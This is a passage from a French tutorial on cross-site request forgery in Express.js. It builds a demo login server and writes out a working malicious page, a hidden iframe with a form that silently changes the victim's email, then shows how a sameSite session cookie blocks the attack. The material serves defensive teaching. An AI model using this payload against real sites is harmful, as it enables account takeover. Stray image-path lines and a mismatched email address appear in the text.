Ensuite, ajoutez ce qui suit à **csrf-server.js** pour démarrer le serveur:

```
app.listen(3000, () => {
   console.log("Le serveur ecoute sur le port 3000");
});
```


Dans les premières étapes de l'exemple, nous allons créer une page Web malveillante qui peut répliquer une attaque CSRF. Après cela, nous apprendrons comment protéger notre serveur Express.js contre ces attaques.

Démarrez le serveur:

```
$ node csrf-server.js
```

Accédez à http://localhost:3000 dans votre navigateur et attendez-vous à voir le formulaire de connexion HTML suivant. Saisissez le nom d'utilisateur **elonmusk** et le mot de passe **badpassword** et cliquez sur Submit:

Une fois connecté, vous devriez être redirigé vers la page “Settings” du profil de réseau social de démonstration. Notez qu'il n'y a qu'un seul champ pour mettre à jour: votre e-mail. Essayez de mettre à jour l'e-mail vers autre chose. Vous devriez voir que la mise à jour est reflétée après avoir cliqué sur “Update”:



Maintenant, nous allons créer notre page Web malveillante. Créez un fichier nommé **csrf-server-bad.js**. C'est ici que nous allons créer notre page Web malveillante:

```
$ touch csrf-server-bad.js
```

Ajoutez le code suivant pour créer la page Web malveillante:

```
const http = require("http");
const attackerEmail = "attacker@example.com";
const server = http.createServer((req, res) => {
   res.writeHead(200, { "Content-Type": "text/html" });
   res.end(`
<iframe name=hide style="position:absolute;left:-1000px"></iframe>
<form method="post" action="http://localhost:3000/update" target="hide">
<input type="hidden" name="email" value="${attackerEmail}">
<input type="submit" value="Click this to win!">
</form>`);
});
server.listen(3001, () => {
   console.log("Le serveur ecoute sur le port 3001");
});
```

Dans une deuxième fenêtre Terminal, démarrez le serveur **csrf-server-bad.js**:


```
$ node csrf-server-bad.js
```

Dans une véritable attaque CSRF, nous nous attendrions à ce que l'attaque provienne d'un domaine différent du serveur vulnérable. Cependant, en raison des progrès de la sécurité des navigateurs Web, de nombreuses attaques CSRF sont empêchées par le navigateur. Pour les besoins de cet exemple, nous allons démontrer l'attaque sur le même domaine. Notez que les attaques CSRF sont encore possibles aujourd'hui, d'autant plus que de nombreux utilisateurs peuvent utiliser des navigateurs plus anciens qui ne

disposent pas des dernières fonctionnalités de sécurité pour se protéger contre les attaques CSRF.

Ouvrez ce lien http://localhost:3001 et cliquez sur le bouton “Click this to win”. En cliquant sur le bouton, une requête HTTP POST est envoyée à http://localhost:3000/update, avec un corps contenant l'email **attaquant@exemple.com**. En cliquant sur ce bouton, la requête HTTP POST a été envoyée au serveur du site Web réel, en exploitant le cookie stocké dans le navigateur.

Retournez à la page de profil http://localhost:3000/account et actualisez. Nous verrons que l'attaquant a réussi à mettre à jour l'adresse e-mail:



Pour réparer le serveur, nous devons ajouter une configuration supplémentaire au middleware de session express. Modifiez la configuration de la session express comme suit:

```
app.use(
   session({
       secret: "terminator is coming",
       name: "SESSIONID",
       resave: false,
       saveUninitialized: false,
       cookie: { sameSite: true },
   })
);
```

Notez l'ajout de la configuration **{ cookie : { sameSite : true }}**.

Redémarrez maintenant les serveurs et répétez le même test que vous avez fait. Revenez à http://localhost:3000 et reconnectez-vous avec les mêmes informations d'identification qu'avant. Ensuite, dans un deuxième onglet du navigateur, visitez **http://127.0.0.1:3001** (**assurez-vous de remplacer localhost par 127.0.0.1 pour émuler une véritable attaque CSRF provenant d'un domaine différent**) et cliquez à nouveau sur le bouton. Vous constaterez que cette fois, cliquer sur le bouton ne mettra pas à jour l'e-mail. Si nous ouvrons Chrome DevTools | Console, on peut même voir une erreur 403 (Forbidden) confirmant que notre changement a empêché l'attaque.

Dans cet exemple, nous avons démontré une simple attaque CSRF. L'attaquant a conçu un site malveillant pour exploiter un cookie d'un site Web de réseau social afin de mettre à jour l'e-mail d'un utilisateur avec le sien. Il s'agit d'une vulnérabilité dangereuse, car une fois qu'un attaquant a mis à jour l'e-mail avec le sien, il peut se retrouver avec le contrôle du compte. Pour atténuer cette vulnérabilité, nous avons transmis au middleware de session express la configuration **{ cookie : { sameSite : true }}**. Définir l'option de configuration **{ sameSite : true }** dans la configuration du middleware de session express équivaut à définir l'attribut **Set-Cookie : SameSite** en mode strict.